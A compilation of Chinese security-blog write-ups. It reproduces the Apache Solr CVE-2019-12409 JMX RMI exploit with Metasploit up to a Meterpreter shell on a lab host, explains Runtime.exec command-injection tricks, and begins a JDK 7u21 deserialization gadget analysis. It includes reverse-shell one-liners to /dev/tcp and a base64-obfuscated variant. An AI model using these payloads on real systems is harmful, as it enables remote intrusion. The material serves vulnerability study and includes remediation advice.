
            this.firstClassName = className;
        }

        return clazz;
    }
}
```

所以实际上如果应用中存在反序列化漏洞也可以参考这种方式进行拦截。

0x04 小结

作为过程记录，筛选了调用栈到反射之前的基本上所有流程记录如下：



Apache Solr不安全配置远程代码执行漏洞复现及jmx rmi利用分析

起因

```
11月18号Apache Solr官方更新了一个安全漏洞公告
```

修复了一个在Linux环境下部分版本不安全配置存在远程代码执行漏洞，CVE编号：CVE-2019-12409。影响linux 下的Apache Solr 8.1.1 和 8.2.0 版本。 在Linux 下的环境下的Apache Solr 8.1.1 和8.2.0版本存在默认不安全配置（ENABLE_REMOTE_JMX_OPTS="true"）

搭建环境

官网https://archive.apache.org/dist/lucene/solr/ 下载8.2.0 的solr 安装包

archive.apache.org/dist/lucene/solr/8.2.0/

Index of /dist/lucene/solr/8.2.0

Name	Last modified	Size	Description
Parent Directory		-	
changes/	2019-07-25 09:29	-	
solr-8.2.0-src.tgz	2019-07-19 16:38	69M	
solr-8.2.0-src.tgz.asc	2019-07-19 16:38	833	
solr-8.2.0-src.tgz.sha512	2019-07-19 16:38	149	
solr-8.2.0.tgz	2019-07-19 16:38	173M	
solr-8.2.0.tgz.asc	2019-07-19 16:38	833	
solr-8.2.0.tgz.sha512	2019-07-19 16:38	145	
solr-8.2.0.zip	2019-07-19 16:38	175M	
solr-8.2.0.zip.asc	2019-07-19 16:38	833	
solr-8.2.0.zip.sha512	2019-07-19 16:38	145	

放到linux 服务器，解压进行安装。

```
weirdbird007@weirdbird007:~/solr-8.2.0$ ls -al
total 1700
drwxrwxr-x  9 weirdbird007 weirdbird007   4096 Nov 19 07:14 .
drwxr-xr-x  7 weirdbird007 weirdbird007   4096 Nov 19 08:53 ..
drwxr-xr-x  3 weirdbird007 weirdbird007   4096 Nov 19 15:45 bin
-rw-r--r--  1 weirdbird007 weirdbird007 882555 Jul 18 20:08 CHANGES.txt
drwxr-xr-x 12 weirdbird007 weirdbird007   4096 Jul 19 13:11 contrib
drwxrwxr-x  4 weirdbird007 weirdbird007   4096 Nov 19 07:14 dist
drwxrwxr-x  3 weirdbird007 weirdbird007   4096 Nov 19 07:14 docs
drwxr-xr-x  7 weirdbird007 weirdbird007   4096 Nov 19 15:49 example
drwxr-xr-x  2 weirdbird007 weirdbird007  36864 Nov 19 07:14 licenses
-rw-r--r--  1 weirdbird007 weirdbird007  12646 Jul 18 20:07 LICENSE.txt
-rw-r--r--  1 weirdbird007 weirdbird007 731038 Jul 18 20:08 LUCENE_CHANGES.txt
-rw-r--r--  1 weirdbird007 weirdbird007  27717 Jul 18 20:07 NOTICE.txt
-rw-r--r--  1 weirdbird007 weirdbird007   7490 Jul 18 20:08 README.txt
drwxr-xr-x 11 weirdbird007 weirdbird007   4096 Nov 19 07:17 server
weirdbird007@weirdbird007:~/solr-8.2.0$
```

切换到solr 的bin 目录，配置开启jmx 监控

```
weirdbird007@weirdbird007:~/solr-8.2.0$ ls -al
total 1700
drwxrwxr-x  9 weirdbird007 weirdbird007   4096 Nov 19 07:14 .
drwxr-xr-x  7 weirdbird007 weirdbird007   4096 Nov 19 08:53 ..
drwxr-xr-x  3 weirdbird007 weirdbird007   4096 Nov 19 15:45 bin
-rw-r--r--  1 weirdbird007 weirdbird007 882555 Jul 18 20:08 CHANGES.txt
drwxr-xr-x 12 weirdbird007 weirdbird007   4096 Jul 19 13:11 contrib
drwxrwxr-x  4 weirdbird007 weirdbird007   4096 Nov 19 07:14 dist
drwxrwxr-x  3 weirdbird007 weirdbird007   4096 Nov 19 07:14 docs
drwxr-xr-x  7 weirdbird007 weirdbird007   4096 Nov 19 15:49 example
drwxr-xr-x  2 weirdbird007 weirdbird007  36864 Nov 19 07:14 licenses
-rw-r--r--  1 weirdbird007 weirdbird007  12646 Jul 18 20:07 LICENSE.txt
-rw-r--r--  1 weirdbird007 weirdbird007 731038 Jul 18 20:08 LUCENE_CHANGES.txt
-rw-r--r--  1 weirdbird007 weirdbird007  27717 Jul 18 20:07 NOTICE.txt
-rw-r--r--  1 weirdbird007 weirdbird007   7490 Jul 18 20:08 README.txt
drwxr-xr-x 11 weirdbird007 weirdbird007   4096 Nov 19 07:17 server
weirdbird007@weirdbird007:~/solr-8.2.0$ cd bin/
weirdbird007@weirdbird007:~/solr-8.2.0/bin$ ls
    install_solr_service.sh  oom_solr.sh  post  solr  solr-8893.pid  solr-8983.pid  solr-9989.pid  solr.cmd  solr_conf.bak  solr.in.cmd  solr.in.sh
weirdbird007@weirdbird007:~/solr-8.2.0/bin$ vim solr.in.sh
```

手工开启jmx

```
#-XX:+ParallelRefProcEnabled \
#-XX:-OmitStackTraceInFastThrow  etc.

# Set the ZooKeeper connection string if using an external ZooKeeper ensemble
# e.g. host1:2181,host2:2181/chroot
# Leave empty if not using SolrCloud
#ZK_HOST=""

# Set the ZooKeeper client timeout (for SolrCloud mode)
#ZK_CLIENT_TIMEOUT="15000"

# By default the start script uses "localhost"; override the hostname here
# for production SolrCloud environments to control the hostname exposed to cluster state
#SOLR_HOST="192.168.1.1"

# By default Solr will try to connect to Zookeeper with 30 seconds in timeout; override the timeout if needed
#SOLR_WAIT_FOR_ZK="30"

# By default the start script uses UTC; override the timezone if needed
#SOLR_TIMEZONE="UTC"

# Set to true to activate the JMX RMI connector to allow remote JMX client applications
# to monitor the JVM hosting Solr; set to "false" to disable that behavior
# (false is recommended in production environments)
ENABLE_REMOTE_JMX_OPTS="true"

# The script will use SOLR_PORT+10000 for the RMI_PORT or you can set it here
 RMI_PORT=18983

# Anything you add to the SOLR_OPTS variable will be included in the java
# start command line as-is, in addition to other options. If you specify the
# -a option on start script, those options will be appended as well. Examples:
#SOLR_OPTS="$SOLR_OPTS -Dsolr.autoSoftCommit.maxTime=3000"
#SOLR_OPTS="$SOLR_OPTS -Dsolr.autoCommit.maxTime=60000"
#SOLR_OPTS="$SOLR_OPTS -Dsolr.clustering.enabled=true"

# Location where the bin/solr script will save PID files for running instances
# If not set, the script will create PID files in $SOLR_TIP/bin
#SOLR_PID_DIR=
```

该版本默认为true

开启默认的18983端口，开启solr 的jmx 监控

开启成功

```
weirdbird007 — weirdbird007@weirdbird007: ~/solr-8.2.0/bin — ssh weirdbird007@172.16.194.138 — 185×48
weirdbird007@weirdbird007:~/solr-8.2.0$ cd bin/
weirdbird007@weirdbird007:~/solr-8.2.0/bin$ ls
init.d  install_solr_service.sh  oom_solr.sh  post  solr  solr-8893.pid  solr-8983.pid  solr-9989.pid  solr.cmd  solr_conf.bak  solr.in.cmd  solr.in.sh
weirdbird007@weirdbird007:~/solr-8.2.0/bin$ ./solr start
*** [WARN] *** Your open file limit is currently 1024.
 It should be set to 65000 to avoid operational disruption.
 If you no longer wish to see this warning, set SOLR_ULIMIT_CHECKS to false in your profile or solr.in.sh
*** [WARN] ***  Your Max Processes Limit is currently 7636.
 It should be set to 65000 to avoid operational disruption.
 If you no longer wish to see this warning, set SOLR_ULIMIT_CHECKS to false in your profile or solr.in.sh
Waiting up to 180 seconds to see Solr running on port 8983 [/]
Started Solr server on port 8983 (pid=1710). Happy searching!

weirdbird007@weirdbird007:~/solr-8.2.0/bin$ netstat  -anp | grep java
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp6       0      0 :::18983                :::*                    LISTEN      1710/java
tcp6       0      0 127.0.0.1:7983          :::*                    LISTEN      1710/java
tcp6       0      0 :::35375                :::*                    LISTEN      1710/java
tcp6       0      0 :::8983                 :::*                    LISTEN      1710/java
unix  2      [ ]         STREAM     CONNECTED     31405    1710/java
unix  2      [ ]         STREAM     CONNECTED     31422    1710/java
weirdbird007@weirdbird007:~/solr-8.2.0/bin$
```

利用分析

该漏洞从根本上还是基于 rmi协议的jmx 的问题。

什么是jmx

JMX在Java编程语言中定义了应用程序以及网络管理和监控的体系结构、设计模式、应用程序接口以及服务。通常使用JMX来监控系统的运行状态或管理系统的某些方面，比如清空缓存、重新加载配置文件等

JMX 基础

1: 创建1个自己的MBean, 首先定义1个接口

```
package com.weirdbird.test.server;

public interface HelloMBean {


    public String getName();
    public void setName(String newName);
    public String sayHello();
}
```

2: 为接口提供实现方法

```
package com.weirdbird.test.server;


public class Hello implements HelloMBean {

    private String name = "MUNIU LABS";

    // getter/setter for the "name" attribute
    @Override
    public String getName() { return this.name; }
    @Override
    public void setName(String newName) { this.name = newName; }

    // Methods
    @Override
    public String sayHello() { return "hello: " + name; }
}
```

3: 启动MBEAN SERVER

通过ManagementFactory.getPlatformMBeanServer 创建

```
package com.weirdbird.test.server;

import java.lang.management.ManagementFactory;
import javax.management.*;

public class MBeanClient {

    public static void main(String[] args) throws Exception {

        // Connect to the MBean server of the current Java process
        MBeanServer server = ManagementFactory.getPlatformMBeanServer();
        System.out.println( server.getMBeanCount() );

        // Print out each registered MBean
        for ( Object object : server.queryMBeans(new ObjectName("*:*"), null) )
            System.out.println( ((ObjectInstance)object).getObjectName() );
        }
    }
}
```

4: 注册MBean 实例

注册MBean 实例，然后利用jconsole 就可以连接，这就是1个基础的jmx demo .

```
package com.weirdbird.test.server.MBeanExample;

import com.weirdbird.test.server.*;
import com.weirdbird.test.server.Hello;


import java.lang.management.ManagementFactory;
import javax.management.*;

public class MBeanExample {

    public static void main(String[] args) throws Exception {

        // Create a new MBean instance from Hello (HelloMBean interface)
        Hello mbean = new Hello();

        // Create an object name,
        ObjectName mbeanName = new ObjectName("com.weirdbird.test.server:type=He

        // Connect to the MBean server of the current Java process
        MBeanServer server = ManagementFactory.getPlatformMBeanServer();
        server.registerMBean(mbean, mbeanName);

        // Keep the application running until user enters something
        System.out.println("Press any key to exit");
        System.in.read();
    }
}
```

JConsole: 新建连接



新建连接

本地进程(L):

名称	PID
sun.tools.jconsole.JConsole	53681
org.jetbrains.jps.cmdline.Launcher /Applicatio...	53522
com.weirdbird.test.server.MBeanExample.MBe...	53523
com.weirdbird.test.server.MBeanExample.MBeanExample	
org.jetbrains.kotlin.daemon.KotlinCompileDae...	53406

注：将对此进程启用管理代理。

远程进程(R):

用法：<hostname>:<port> 或 service:jmx:<protocol>:<sap>

用户名(U):　　口令(P):

连接(C)　　取消

利用方式

13年，就提出过针对jmx rmi 的攻击利用

Exploiting JMX RMI（https://www.optiv.com/blog/exploiting-jmx-rmi）

在没有安全管理器的情况下可以通过javax.management.loading.MLet MBean 远程创建恶意Mbean 利用步骤：

1. 启动一个远程带有恶意的MLet and a JAR 的web 服务。
2. 使用JMX在目标服务器上创建MBean javax.management.loading.MLet实例
3. 调用MBean实例的" getMBeansFromURL"方法，我们部署的Web服务器URL作为参数传递。JMX服务将连接到http服务器并解析MLet或者jar文件。
4. JMX服务下载并加载MLet文件中引用的JAR文件，从而使恶意MBean可通过JMX使用。
5. 攻击者最终从恶意MBean调用方法进行执行shell 。

现有github开源的

https://github.com/mogwailabs/mjet

漏洞利用

jmx 的rmi 利用方式，可直接使用msf 的 exploit/multi/misc/java_jmx_server 模块进行直接利用，或者也可以用github 开源的mjet 项目进行利用执行命令。

```
msf5 payload(java/meterpreter/reverse_tcp) > use exploit/multi/misc/java_jmx_se
msf5 exploit(multi/misc/java_jmx_server) > set RhOSTS 172.16.194.138
RhOSTS => 172.16.194.138
msf5 exploit(multi/misc/java_jmx_server) > set rport 18983
rport => 18983
msf5 exploit(multi/misc/java_jmx_server) > show options

Module options (exploit/multi/misc/java_jmx_server):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   JMXRMI        jmxrmi           yes       The name where the JMX RMI interface
   JMX_PASSWORD                   no        The password to interact with an aut
   JMX_ROLE                       no        The role to interact with an authent
   RHOSTS        172.16.194.138   yes       The target host(s), range CIDR ident
   RPORT         18983            yes       The target port (TCP)
   SRVHOST       0.0.0.0          yes       The local host to listen on. This m
   SRVPORT       8080             yes       The local port to listen on.
   SSLCert                        no        Path to a custom SSL certificate (de
   URIPATH                        no        The URI to use for this exploit (def

msf5 exploit(multi/misc/java_jmx_server) > run

[*] Started reverse TCP handler on 172.16.194.1:4444
[*] 172.16.194.138:18983 - Using URL: http://0.0.0.0:8080/jZoQb6ce83
[*] 172.16.194.138:18983 - Local IP: http://198.18.0.1:8080/jZoQb6ce83
[*] 172.16.194.138:18983 - Sending RMI Header...
[*] 172.16.194.138:18983 - Discovering the JMXRMI endpoint...
[+] 172.16.194.138:18983 - JMXRMI endpoint on 127.0.1.1:18983
[*] 172.16.194.138:18983 - Proceeding with handshake...
[+] 172.16.194.138:18983 - Handshake with JMX MBean server on 127.0.1.1:18983
[*] 172.16.194.138:18983 - Loading payload...
[*] 172.16.194.138:18983 - Replied to request for mlet
[*] 172.16.194.138:18983 - Replied to request for payload JAR
[*] 172.16.194.138:18983 - Executing payload...
[*] Sending stage (53928 bytes) to 172.16.194.138
[*] Meterpreter session 1 opened (172.16.194.1:4444 -> 172.16.194.138:58636) at

meterpreter > sysinfo
Computer    : weirdbird007
OS          : Linux 4.15.0-70-generic (amd64)
Meterpreter : java/linux
meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=1000(weirdbird007) gid=1000(weirdbird007) groups=1000(weirdbird007),4(adm),2
```

```
msf5 exploit(multi/misc/java_jmx_server) > run

Started reverse TCP handler on 172.16.194.1:4444
172.16.194.138:18983 - Using URL: http://0.0.0.0:8080/jZoQb6ce83
172.16.194.138:18983 - Local IP: http://198.18.0.1:8080/jZoQb6ce83
172.16.194.138:18983 - Sending RMI Header...
172.16.194.138:18983 - Discovering the JMXRMI endpoint...
172.16.194.138:18983 - JMXRMI endpoint on 127.0.1.1:18983
172.16.194.138:18983 - Proceeding with handshake...
172.16.194.138:18983 - Handshake with JMX MBean server on 127.0.1.1:18983
172.16.194.138:18983 - Loading payload...
172.16.194.138:18983 - Replied to request for mlet
172.16.194.138:18983 - Replied to request for payload JAR
172.16.194.138:18983 - Executing payload...
Sending stage (53928 bytes) to 172.16.194.138
Meterpreter session 1 opened (172.16.194.1:4444 -> 172.16.194.138:58636) at 2019-1

meterpreter > sysinfo
Computer     : weirdbird007
OS           : Linux 4.15.0-70-generic (amd64)
Meterpreter  : java/linux
meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=1000(weirdbird007) gid=1000(weirdbird007) groups=1000(weirdbird007),4(adm),24(cdro


ifconfig
br-01183ad56df4: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
        ether 02:42:1c:c8:bf:18  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

br-9a3cfdfd6177: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.20.0.1  netmask 255.255.0.0  broadcast 172.20.255.255
        ether 02:42:5e:14:f9:d6  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

br-a46d28559e13: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.19.0.1  netmask 255.255.0.0  broadcast 172.19.255.255
        ether 02:42:14:5e:87:7d  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:a6:7a:8f:22  txqueuelen 0  (Ethernet)
```

```
weirdbird007 — weirdbird007@weirdbird0
weirdbird007@weirdbird007:~/solr-8.2.0/bin$ netstat -anp | grep 18983
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp6       0      0 :::18983                :::*                    LISTEN      18
weirdbird007@weirdbird007:~/solr-8.2.0/bin$
weirdbird007@weirdbird007:~/solr-8.2.0/bin$
```

结束语与防护

请勿使用本文探讨技术进行非法攻击，目前solr的jmx开启场景目前主要也是会在内网开启较多。

修复方式

修改Apache Solr的bin目录里的solr.in.sh配置文件中的ENABLE_REMOTE_JMX_OPTS字段值为false或者升级solr版本，修改完配置需要重启服务才能生效，并且启用 Solr JMX 服务身份验证。

java命令执行小细节

熟知的在java下执行系统命令的代码

```
Runtime.getRuntime().exec()
new ProcessBuilder().start()
```

众所周知，仅在命令前加了/bin/bash -c，才能使用特殊符号，如 ; | > 等

使用${IFS}

测试代码：

```
String string="xxx";
InputStream in=Runtime.getRuntime().exec(string).getInputStream();
Scanner scanner = new Scanner(in).useDelimiter("\\A");
System.out.println(scanner.hasNext() ? scanner.next() : "");
```

- `xxx= echo -n 123` 输出

  `123`

- `xxx= /bin/bash -c echo -n 123` 输出为空
- `xxx= /bin/bash -c echo${IFS}123` 输出

  `123`

- `xxx= /bin/bash -c x=3;echo${IFS}$x` 输出

  `3`

- `xxx= /bin/bash -c ls|grep${IFS}1.txt` 输出

  `1.txt`

- `xxx= /bin/bash -c bash${IFS}-i${IFS}>&/dev/tcp/127.0.0.1/8888<&1` 可反弹， `/bin/bash -c` 其后不能有空格等
- `xxx= bash${IFS}-i${IFS}>&/dev/tcp/127.0.0.1/8888<&1` 不可反弹，由于无法识别到第一个参数

- xxx= /bin/bash -c echo bash${IFS}-i${IFS}>&/dev/tcp/127.0.0.1/8888<&1 不可反弹， echo 后有空格
- xxx= /bin/bash -c echo${IFS}-n${IFS}bash${IFS}-i${IFS}>&/dev/tcp/127.0.0.1/8888<&1 可反弹，同理

综合以上可知

- xxx开头不包含/bin/bash -c，且不含特殊符号如 >;${IFS} 等，仅含有参数 -r-c 及参数值时，可正常执行
    - 可以看到 $man bash 文档中对${IFS}的描述大佬链接
        - 作为内部字段分隔符
        - 除非特别设置，其默认值为 <space><tab><newline>

    ```
    The Internal Field Separator that is used for word splitting a
    ```

    $echo -n "${IFS}"|hexdump 得到其值为 20 09 0a ，与默认值 <space><tab><newline> 对应

    对${IFS}的详细解释1

    对${IFS}的详细解释2

    - exec中使用 StringTokenizer st = new StringTokenizer(command) 函数进行分割
    - 即 输入的xxx以 空格 \t\n\r\f 进行分割，如下为StringTokenizer构造函数代码

    ```
    public StringTokenizer(String str) {
        this(str, " \t\n\r\f", false);
    }
    ```

- 若xxx开头包含/bin/bash -c ，则其后不能含有 空格\t\n\r\f ，否则就会被荼毒，使系统无法辨别。但是可以输入特殊符号如
    - ;|执行多条命令
    - ${IFS}绕过StringTokenizer

所以，在/bin/bash -c的前提下，可以进行拼接命令

如 /bin/bash -c echo;ls|grep${IFS}1.txt

输出如下所示，前一条命令为 echo; ，后一条为 ls|grep${IFS}1.txt

```
1.txt
```

若Runtime.getRuntime().exec()的第一个参数为string类型，则难逃StringTokenizer的摧残，则 `/bin/bash -c` 与 其后命令存在空格\t\n\r\f 无法并存。

```
/** 当第一个参数类型为String时，都会走到exec(String var1, String[] var2, File var3)
public Process exec(String var1) throws IOException {
  return this.exec((String)var1, (String[])null, (File)null);
}
public Process exec(String var1, String[] var2) throws IOException {
  return this.exec((String)var1, var2, (File)null);
}
public Process exec(String var1, String[] var2, File var3) throws IOException {
  if (var1.length() == 0) {
    throw new IllegalArgumentException("Empty command");
  } else {
    StringTokenizer var4 = new StringTokenizer(var1);
    String[] var5 = new String[var4.countTokens()];

    for(int var6 = 0; var4.hasMoreTokens(); ++var6) {
      var5[var6] = var4.nextToken();
    }

    return this.exec(var5, var2, var3);
  }
}
/** 当第一个参数类型为String[]时，直接调用ProcessBuilder(String... var1) */
public Process exec(String[] var1) throws IOException {
  return this.exec((String[])var1, (String[])null, (File)null);
}
public Process exec(String[] var1, String[] var2) throws IOException {
  return this.exec((String[])var1, var2, (File)null);
}
public Process exec(String[] var1, String[] var2, File var3) throws IOException
  return (new ProcessBuilder(var1)).environment(var2).directory(var3).start();
}
```

而ProcessBuilder的构造函数如下

- 以 `List<String> var1` 为参数的，直接将数组var1赋给命令command。
- 以 `String... var1` 为参数的，由于存在 `command.add(var5);` ，在 `/bin/bash -c` 后的命令即使存在 空格\t\n\r\f ，也不会将其分割

```
public ProcessBuilder(List<String> var1) {
  if (var1 == null) {
    throw new NullPointerException();
  } else {
    this.command = var1;
  }
}

public ProcessBuilder(String... var1) {
  this.command = new ArrayList(var1.length);
  String[] var2 = var1;
  int var3 = var1.length;

  for(int var4 = 0; var4 < var3; ++var4) {
    String var5 = var2[var4];
    this.command.add(var5);
  }

}
```

使用数组形式

使用数组形式是最普遍被熟知的。

像如下两种一样，直接将（/bin/bash、-c、命令）用数组(可变长）形式分割，这样命令也可直接使用空格等特殊字符

```
String cmdold=";echo 123";
String cmdnew="ls | grep 1.txt"+cmdold;
ArrayList<String> hhh=new ArrayList<String>(0);
hhh.add("/bin/bash");
hhh.add("-c");
hhh.add(cmdnew);
new ProcessBuilder(hhh);
```

```
public ProcessBuilder(List<String> var1) {  var1:  size = 3
    if (var1 == null) {
        throw new NullPointerException();
    } else {
        this.command = var1;  command:  size = 3  var1:  size = 3
    }
}

public ProcessBuilder(String... var1) {
    this.command = new ArrayList(var1.length);
    String[] var2 = var1;
    int var3 = var1.length;

    for(int var4 = 0; var4 < var3; ++var4) {
```

```
ProcessBuilder > ProcessBuilder()

Variables
▼ this
  ▼ f command =  size = 3
    ▶ 0 = "/bin/bash"
    ▶ 1 = "-c"
    ▶ 2 = "ls | grep 1.txt;echo 123"
    f directory = null
    f environment = null
    f redirectErrorStream = false
    f redirects = null
  Variables debug info not available
▶ p var1 =  size = 3
```

```
new ProcessBuilder("/bin/bash","-c","ls | grep 1.txt;echo 123");
```

```
public ProcessBuilder(String... var1) {  var1: {"/bin/bash", "-c", "ls | grep 1.tx...}
    this.command = new ArrayList(var1.length);
    String[] var2 = var1;  var2 (slot_2): {"/bin/bash", "-c", "ls | grep 1.tx...}
    int var3 = var1.length;  var3 (slot_3): 3  var1: {"/bin/bash", "-c", "ls | grep 1.tx...}

    for(int var4 = 0; var4 < var3; ++var4) {  var3 (slot_3): 3
        String var5 = var2[var4];  var2 (slot_2): {"/bin/bash", "-c", "ls | grep 1.tx...}
        this.command.add(var5);  command:  size = 3
    }

}

public ProcessBuilder command(List<String> var1) {
    if (var1 == null) {
```

```
ProcessBuilder > ProcessBuilder()

Variables
▼ this
  ▼ f command =  size = 3
    ▶ 0 = "/bin/bash"
    ▶ 1 = "-c"
    ▶ 2 = "ls | grep 1.txt;echo 123"
    f directory = null
    f environment = null
    f redirectErrorStream = false
    f redirects = null
```

使用$@

1.txt的内容是

```
aa bb cc
dd ee ff
```

执行命令

```
$x=`cat 1.txt`
$set $x
$echo $@
```

结果为

```
aa bb cc dd ee ff
```

2.txt的内容是

```
cat 1.txt
```

执行命令

```
echo $@ |bash 2.txt
```

结果为

```
aa bb cc
dd ee ff
```

$@ 能够获取对应的变量。该文章写了 $@ 与 $* 的区别
https://blog.csdn.net/whuslei/article/details/7187639

像 $@|bash xxx string 命令，若xx为空或者找不到，则将变成string|bash

因此可以绕过/bin/bash -c之后的命令不准含空格等字符的限制，来执行命令，如下

```
/bin/bash -c $@|bash 0 echo 命令
```

使用base64

```
bash -i >&/dev/tcp/127.0.0.1/8888<&1
```

对应

```
bash -c {echo,YmFzaCAtaSA+Ji9kZXYvdGNwLzEyNy4wLjAuMS84ODg4PCYx}|{base64,-d}|{ba
```

base64解码之后的内容就是 `bash -i >&/dev/tcp/127.0.0.1/8888<&1`

JDK反序列化Gadgets-7u21

预计阅读时间：30-60分钟 内容：约16k字

前言

从fastjson1.24版本的反序列化利用方式知道有使用jdk7u21的版本利用链，ysoserial利用工具中也有7u21利用链。现在都是7u80版本了，这个漏洞真正直接利用，估计已经很难找到了。

但是这个利用链的构造有很多之前没接触过的java特性，就此好好学习一下，也算是fastjson的前置知识吧。

POC

先去Oracle官网下载漏洞jdk版本7u21，漏洞影响7u25之前的版本，整条链poc貌似只适用于7u21以前。

之所以说这是JDK反序列化链，是因为这个链中所有利用类都是jdk自带的类，其中payload最终关键类是 `com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl类` 。

我们从ysoserial源码中抠出7u21的利用代码来分析，具体代码由于比较长，不全部在此贴出，只截取需要的部分，所有代码已上传github。

`jdk7u21.java` 是一个包含基础核心原理POC。（Gadgets类参考github，或者可以去ysoserial中取）

```
public static void main(String[] args) throws Exception {
    TemplatesImpl calc = (TemplatesImpl) Gadgets.createTemplatesImpl("calc")
    calc.getOutputProperties();//调用getOutputProperties就可以执行calc
}
```

> 请注意TemplatesImpl类的getOutputProperties函数是一个以get开头的函数，这是这个利用链在fastjson组件利用的关键。


跟踪getOutputProperties方法，来确认恶意TemplatesImpl类calc 需要的条件，先看调用栈：

```
newInstance:338, Class (java.lang)  <——  newInstance获取实例
getTransletInstance:408, TemplatesImpl (com.sun.org.apache.xalan.internal.xsltc.trax)
newTransformer:439, TemplatesImpl (com.sun.org.apache.xalan.internal.xsltc.trax)
getOutputProperties:460, TemplatesImpl (com.sun.org.apache.xalan.internal.xsltc.trax)
main:41, jdk7u21
```

newInstance

从调用栈中，可见最后是 `obj.newInstance` （obj是虚指）触发poc执行恶意代码，调用栈再往下之后就是java class类的newInsatance内部实现了，不细纠。

newinstance实例化会默认触发执行static方法，构造方法代码，如下：



所以我们的payload需要放在最后执行的恶意类的static或构造方法中。知道这点后，我们从头开始慢慢寻找其他需要条件。

跟入 `TemplatesImpl`类 的 `getOutputProperties`方法 ：

```
public synchronized Properties getOutputProperties() {
    try {
        return newTransformer().getOutputProperties();//我们进入newTransforme
    }
    catch (TransformerConfigurationException e) {
        return null;
    }
}
```

`com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl#newTransformer`方法

```
public synchronized Transformer newTransformer()
        throws TransformerConfigurationException
    {
        TransformerImpl transformer;

        transformer = new TransformerImpl(getTransletInstance(), _outputProperti
            _indentNumber, _tfactory);//此处没有啥限制条件，进入getTransletInstance(

        if (_uriResolver != null) {
            transformer.setURIResolver(_uriResolver);
        }

        if (_tfactory.getFeature(XMLConstants.FEATURE_SECURE_PROCESSING)) {
            transformer.setSecureProcessing(true);
        }
        return transformer;
    }
```

com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl#getTransletInstance 方法

```
private Translet getTransletInstance()
        throws TransformerConfigurationException {
        try {
            //限制条件1: TemplatesImpl类中的_name变量! =null
            if (_name == null) return null;
          //限制条件2: TemplatesImpl类中的_class变量==null
            if (_class == null) defineTransletClasses();//进入此处，查看其他限制条件

